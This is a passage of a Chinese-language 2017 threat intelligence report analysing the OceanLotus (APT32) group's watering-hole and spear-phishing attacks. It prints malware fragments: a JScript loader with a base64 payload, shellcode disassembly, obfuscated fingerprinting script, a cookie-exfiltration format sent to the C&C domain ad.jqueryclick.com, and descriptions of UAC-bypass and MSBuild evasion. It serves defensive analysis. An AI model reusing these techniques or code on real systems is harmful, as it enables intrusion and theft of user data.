2017 年，各个有针对性的 APT 组织尤为活跃，这或许与今年被频繁曝光的各类高危漏洞有关。在 APT 组织攻击目标中，政府部门最受青睐，其次为金融行业。




图 70 APT 组织攻击目标分布

4.1 针对我国攻击的 APT 组织

这里，我们对 2017 年针对我国进行攻击的 APT 组织进行重点阐述。今年以来，由于新型 Office 漏洞的大量曝光，众多 APT 组织在技术迭代上也较往年更快。一般在新漏洞爆发后很短的时间内就会使用相关漏洞进行攻击，并且在攻击方式、隐蔽数据传输、逃逸方法等技术上都得到了增强。

4.1.1 海莲花组织

海莲花(OceanLotus、APT32)是一个具有越南背景的黑客组织。该组织最早被发现于 2012 年 4 月攻击中国海事机构、海域建设部门、科研院所和航运企业。主要使用鱼叉和水坑攻击方式，配合社工手段，利用特种木马进行符合越南国家利益的针对性窃密活动。

海莲花高强度的攻击自 2014 年起持续至今，攻击目标越来越明确、攻击技术越来越复杂、社工手段越来越精准、与杀毒软件的对抗性和防溯源的隐蔽性越来越强。海莲花的技术手段表明其已发展为一个高度组织化、专业化的境外国家级黑客组织。

海莲花的攻击目标遍布政治、经济、社会等多个重要领域。具有较明确的窃取机密文件的目的。

4.1.1.1 海莲花组织水坑攻击事件

2017 年年中，海莲花组织攻击了亚洲地区政府、军事、人权、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。采取水坑攻击的方式，使用针对性的 JavaScript 脚本收集受害者信息，再配合社会工程学诱导受害人点击安装恶意软件或者登陆钓鱼页面输入邮箱账号，然后伺机进行下一步的渗透行动。

主要攻击步骤如下：

1.入侵攻击目标经常浏览的合法网站，在网站中嵌入恶意脚本。攻击者通过水坑攻击将恶意 JavaScript 代码植入到合法网站，收集用户浏览器指纹信息，修改网页视图诱骗用户登陆钓鱼页面、安装下载恶意软件。收集的信息包括但不限于：浏览器类型、版本，分辨率，CPU 信息，系统语言，Cookie 信息，当前 IP 地址等。

2.完成信息收集之后，攻击者会通过一个白名单过滤感兴趣的用户。如果不是则仅仅返回一个时间戳，是则下发相应的 JavaScript Payload，执行以下功能：

（1）以钓鱼的方式骗取攻击目标的 Google 账号信息。一旦某用户被确定为攻击目标，当访问被海莲花组织攻击的网站时会每 24 小时弹出以下对话框。




图 71 海莲花组织分析配图（1）

（2）无论点击哪个按钮，都会被重定向到 Google，以启动 OceanLotus APP 对于 Google 的 OAuth 访问权限。




图 72 海莲花组织分析配图（2）

（3）一旦点击“允许”，OceanLotus Google App 将立即登录到该帐户并开始访问该帐户，并有权访问账户下的所有电子邮件和联系人。

（4）欺骗用户安装或更新捆绑了恶意代码的浏览器软件。

4.1.1.2 海莲花组织鱼叉攻击事件

2017 年 11 月，海莲花组织发起新一轮鱼叉邮件攻击。

1.攻击事件 A：

在第一起攻击事件中，海莲花组织使用了 CVE-2017-8759 漏洞。当用户打开攻击文档时，会利用最新的 CVE-2017-8759 漏洞下载一段 Powershell 恶意代码。




图 73 海莲花组织分析配图（3）

此外还采取了一种绕过 UAC 的技术。样本修改了一个不需要 UAC 提示就能修改的注册表的项，使得父进程自动读取该键值并运行 powershell 程序执行恶意代码。以上操作可以使恶意代码不经系统提示及用户手工确认便顺利执行。

图 74 海莲花组织分析配图（4）

此处利用的是 eventvwr.exe，通过修改键值数据即可不需要 UAC 权限便可执行。

2. 攻击事件 B：

在第二起攻击中，海莲花组织使用 Winword.exe 和 wwlib.dll 作为邮件附件进行投递，其中 Winword.exe 为正常的微软 Office Word 的主程序。Winword.exe 会默认加载同目录下的 wwlib.dll，而 wwlib.dll 为恶意程序，可以很明显的看出这是一个 DLL 劫持的白利用加载恶意代码方式。

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
try {
shell.RegRead('HKLM\\SOFTWARE\\Microsoft\\.NETFramework\\v4.0.30319\\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')('COMPLUS_Version') = ver;

}
function debug(s) {}
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var serialized_obj = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVy"+
"AwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB2lldGhvZDADAwMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXph"+
"dGlvbkhvbGRlcitEZWxlZ2F0ZUVudHJ5I1N5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xk"+
"ZXIvU3lzdGVtLlJlZmxlY3Rpb24uTWVtYmVySW5mb1NlcmlhbGl6YXRpb25Ib2xkZXIJAgAAAAkD"+
"AAAACQQAAAAEAgAAADBTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyK0RlbGVnYXRl"+
"RW50cnkHAAAABHR5cGUIYXNzZWlibHkGdGFyZ2V0EnRhcmdldFR5cGVBc3NlbWJseQ50YXJnZXRU"+
```

图 75 海莲花组织分析配图（5）

运行脚本后会解开一段 shellcode，紧接着 shellcode 会下载下一步的攻击载荷，该段攻击载荷与 CVE-2017-8759 漏洞文档最终下载的 shellcode 一致，并且在 shellcode 执行完毕后，再次打开一个 word 文档来迷惑用户。

3. 攻击事件 C：

在第三起攻击事件中，海莲花组织利用微软 MSBuild.exe 的特性进行攻击绕过反病毒软件。MSBuild 是微软提供的一个用于构建应用程序的平台，它以 XML 架构的项目文件来控制平台如何处理与生成软件，该平台可以在没有安装 Visual Studio 的系统中独立工作。

XML 架构的项目文件中可以包含一些常见操作，比如复制文件或创建目录，甚至编译执行写入其中的 C#源代码。除此之外，MSBuild 还允许通过 Task 元素实现用户自定义的任务，该功能可以

用写入其中的 C#代码实现，因此可以利用自定义 Task 来加载执行指定的恶意代码，事实上海莲花组织也是这么做的。

```
<Project DefaultTargets = "Compile"
    xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

    <!-- Set the application name as a property -->
    <PropertyGroup>
        <appname>HelloWorldCS</appname>
    </PropertyGroup>

    <!-- Specify the inputs by type and file name -->
    <ItemGroup>
        <CSFile Include = "consolehwcs1.cs"/>
    </ItemGroup>

    <Target Name = "Compile">
        <!-- Run the Visual C# compilation using input files of type CSFile -->
        <CSC
            Sources = "@(CSFile)"
            OutputAssembly = "$(appname).exe">
            <!-- Set the OutputAssembly attribute of the CSC task
            to the name of the executable file that is created -->
            <Output
                TaskParameter = "OutputAssembly"
                ItemName = "EXEFile" />
        </CSC>
        <!-- Log the file name of the output file -->
        <Message Text="The output file is @(EXEFile)"/>
    </Target>
</Project>
```

图 76 海莲花组织分析配图（6）

海莲花的样本会使用 MSBuild 解密执行一个 Powershell 脚本，该 Powershell 脚本直接在内存中加载一个 EXE 文件（代码结构与上相似），执行以后建立 C&C 通道，实现对目标的控制。

```
003B0000   FC              cld
003B0001   E8 00000000     call 003B0006
003B0006   EB 27           jmp short 003B002F
003B0008   5A              pop edx                  ConsoleA.00401073
003B0009   8B0A            mov ecx,dword ptr ds:[edx]
003B000B   83C2 04         add edx,0x4
003B000E   8B32            mov esi,dword ptr ds:[edx]
003B0010   31CE            xor esi,ecx              kernel32.7C80189C
003B0012   83C2 04         add edx,0x4
003B0015   52              push edx                 ntdll.KiFastSystemCallRet
003B0016   8B2A            mov ebp,dword ptr ds:[edx]
003B0018   31CD            xor ebp,ecx              kernel32.7C80189C
003B001A   892A            mov dword ptr ds:[edx],ebp
003B001C   31E9            xor ecx,ebp
003B001E   83C2 04         add edx,0x4
003B0021   83EE 04         sub esi,0x4
003B0024   31ED            xor ebp,ebp
003B0026   39EE            cmp esi,ebp
003B0028   74 02           je short 003B002C
003B002A   EB EA           jmp short 003B0016
003B002C   59              pop ecx                  ConsoleA.00401073
003B002D   FFE1            jmp ecx                  kernel32.7C80189C
003B002F   E8 D4FFFFFF     call 003B0008
```

图 77 海莲花组织分析配图（7）

4.1.1.3 海莲花组织主要使用的木马分析

1. 水坑攻击所使用的恶意 JS 脚本分析

在前面提到的水坑攻击案例中，海莲花组织会将恶意 JavaScript 代码植入到合法网站，相关 JS 脚本会获取用户各种指纹信息，并根据搜集来的信息决定是否进行下一步动作，如：修改网页视图诱骗用户登陆钓鱼页面、提示下载安装恶意软件等。

下面对从实际案例中获取到的 JS 样本进行分析：

（1）从 js 的整体架构上，采用的是 jquery.min.js 的代码，该代码用于调用 JQuery 框架，代码中封装了很多封装好的 javascript 函数。

```
/*! jQuery v3.2.1
-ajax,-ajax/jsonp,-ajax/load,-ajax/parseXML,-ajax/script,-ajax/var/location,-ajax/var/nonce,-ajax/var/rquery,-ajax/xhr,-manipu
 | (c) JS Foundation and other contributors | jquery.org/license */ ! function (a, b) {
    "use strict";
    "object" == typeof module && "object" == typeof module.exports ? module.exports = a.document ? b(a, !0) : function (a) {
        if (!a.document) throw new Error("jQuery requires a window with a document");
        return b(a)
    } : b(a)
}("undefined" != typeof window ? window : this, function (a, b) {
    "use strict";
    var c = [],
        d = a.document,
        e = Object.getPrototypeOf,
        f = c.slice,
        g = c.concat,
        h = c.push,
        i = c.indexOf,
        j = {},
        k = j.toString,
        l = j.hasOwnProperty,
        m = l.toString,
        n = m.call(Object),
        o = {};
```

图 78 海莲花组织分析配图（8）

该文件属于正常文件，但底部却嵌入了一段未知代码。

（2）代码解混淆后，可以查看到海莲花通过 JS 获取到的信息。

如：浏览器类型,浏览器版本,浏览器分辨率,鼠标 DPI,CPU 类型,CPU 核心数,设备分辨率,BuildID，系统语言，jsHeapSizeLimit，screen.colorDepth，是否开启 Java，已经加载的插件列表等，cookie，IP 地址等

（3）最终将信息发送到 C&C 服务器。发送信息的格式类似如下：

```
var browser_hash = ' ';
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace',
'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, '"'), 'log': 'Receiced
WebRTC data from client {client}.' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser
Plugins', 'action': 'replace', 'value': array2json(plugins).replace(/"/g, '"'), 'log':
'Receiced Browser Plugins data from client {client}.' };
var info = { 'Screen': screen.width + ' x ' + screen.height, 'Window Size': window.outerWidth +
 ' x ' + window.outerHeight, 'Language': navigator.language, 'Cookie
Enabled': (navigator.cookieEnabled) ? 'Yes' : 'No', 'Java Enabled': (navigator.javaEnabled())
? 'Yes' : 'No' };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Extended
Browser Info', 'action': 'replace', 'value': array2json(info).replace(/"/g, '"'), 'log':
'Receiced Extended Browser Info data from client {client}.' };
```

图 79 海莲花组织分析配图（9）

（4）如果攻击者在接收到信息后，确认这个是白名单中的 IP，此时就会返回一个时间戳，并下发相应的 JavaScript Payload。

（5）下面是另一个与其同源的 JS 样本，该样本同样以获取信息和等待 payload 下发数据为主，如下图可见，该样本会收集大量主机信息。

```
navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  resolution: _0x6400[10] + screen[_0x6400[246]] + _0x6400[442] + screen[_0x6400[248]]
```

图 80 海莲花组织分析配图（10）

当收集完数据后，会发送类似下列格式的数据到，并等待 payload 的下发。

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```
'{"history":{"client_title":"",
"client_url":" ",
"client_cookie":"SID=  .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"",
"client_referrer":"",
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "],
"timezone":" "}}'
```

图 81 海莲花组织分析配图（11）

2. 伪装成软件更新包的木马

在上面的水坑攻击之后，一般会下载诸如 FlashUpdate 等伪装成各种软件更新包的木马程序。

（1）样本伪造弹窗，并弹出安装成功的信息。

图 82 海莲花组织分析配图（12）

（2）样本连接恶意网址下载 shellcode

图 83 海莲花组织分析配图（13）

（3）Shellcode 代码如下：解密 shellcode 后可以得到一个 dll 文件




图 84 海莲花组织分析配图（14）

（5）解密 DLL 文件数据，可以看到海莲花组织的 C&C 地址。




图 85 海莲花组织分析配图（15）

（6）收集各种用户信息，主要包括：key，pid，系统版本，ip 地址，主机名，用户名，是否为 64 位系统等。




图 86 海莲花组织分析配图（16）

（7）向 C&C 服务器发送数据。




图 87 海莲花组织分析配图（17）

（8）与服务器通信的数据包如下，可以看出服务器回复了一条加密的数据。此处的 Host 主机名实际为海莲花组织伪造的信息，用来绕过某些厂商对该 Host 字段的检测。

```
GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
